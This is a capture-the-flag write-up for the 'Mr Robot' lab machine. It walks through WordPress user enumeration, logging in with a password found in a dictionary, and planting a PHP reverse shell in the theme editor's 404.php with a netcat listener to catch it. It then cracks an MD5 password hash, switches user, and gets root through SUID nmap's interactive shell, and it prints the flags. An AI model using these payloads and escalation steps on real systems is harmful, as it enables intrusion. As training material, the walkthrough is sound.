

Mr Robot CTF THM

Port scanning


```
PORT  STATE  SERVICE  VERSION
22/tcp  closed  ssh
80/tcp  open    http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp  open    ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
```

Automated content discovery

- There's a lot of discovered content, but there's one particle endpoint that is interesting and allows for login.



```
http://robot.thm/wp-login.php
```



- Another interesting endpoint is this one:

```
/sitemap.xml.gz
```

```
[20:14:40] 200 - 0B - /sitemap
[20:14:40] 200 - 0B - /sitemap.xml
[20:14:40] 200 - 0B - /sitemap.xml.gz
```

- Checking this file we can see the following:

```
└─$ file sitemap.xml.gz
sitemap.xml.gz: empty
```

Using Burpsuite to find valid users

- We can find one valid username: elliot

Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connect...
4305	elliot	200	1281	4148	91174	1119907...		4306	42

- Using elliot as username we can see the following response:

ERROR: The password you entered for the username **elliot** is incorrect. [Lost your password?](#)

Username
elliot

Password

This connection is not secure. Logins entered here could be compromised. [Learn More](#)

- Just to confirm i used another random username to see the response

ERROR: The password field is empty.

Username
another


Password

This connection is not secure. Logins entered here could be compromised. [Learn More](#)


- Now im sure that elliot is a valid username
- Now it's time to find out elliot's password, but first i remembered to check the robots.txt endpoint:

```
User-agent: *  
fsociety.dic  
key-1-of-3.txt
```

- We can see that we have access to key 1:




- And also a fsociety.dic endpoint, a dictionary of words:



- So, I created a `fsociety.txt` file with all the words. Initially, I thought about brute-forcing the password, but then I saw the number of words and realized it would take forever. 😞
- Then, I started looking for something that could be connected to Mr. Robot, and found nothin until i remembered one particular episode of Mr Robot. 😊

```
└─$ grep -n "ER28-" fsociety.txt  
858151:ER28-0652
```


- Let's try to login:



- voilà , we are in

Reverse shell

- We can see in the collapse menu we can access the theme editor



- In this step i used the code you can find in this repository:

<https://github.com/jbarcia/Web-Shells/blob/master/laudanum/wordpress/templates/php-reverse-shell.php>

- I replaced all the code inside the 404.php by the code you can find in the above repository
- Remember, at least you need to change the ip variable in order to work

```
Twenty Fourteen: 404 Template (404.php)
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// ----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit(0);
$VERSION = "1.0";
$ip = isset($_POST['ip']) ? $_POST['ip'] : '10.2.2.1';
$ip = [REDACTED] // CHANGE THIS
$port = 8888; // CHANGE THIS
$port = isset($_POST['port']) ? $_POST['port'] : '8888';
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
}
```

- Accessing <http://robot.thm/wp-content/themes/twentyfourteen/404.php> results in a reverse shell now

```
nc -lvp 8888
listening on [any] 8888 ...
connect to [REDACTED] from (UNKNOWN) [REDACTED]
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
11:56:25 up 22 min, 0 users, load average: 0.00, 0.02, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
```

Finding key 2 of 3

- Inside /home/robot we find the txt file containing the second key

```
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
```

- we dont have permission to read the content
- Another interesting file is this:

```
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

- Using crackstation to decode this results in:

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Searching suid files

```
$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

- we can see the /bin/su in there, since we find one username and password inside the file password.raw-md5 we will use the credentials to change user
- First using python i opened a shell

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
```

- Then changed the user:

```
su robot
Password: abcdefghijklmnopqrstuvwxyz
```

- Now we can access the second key

```
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Using nmap to get root

- Another interesting file is

```
/usr/local/bin/nmap
```

- Using the following commands we can access the shell as root

```
robot@linux:~$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
```

```
nmap> !sh
!sh
# whoami
whoami
root
```

Accessing the third key

```
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```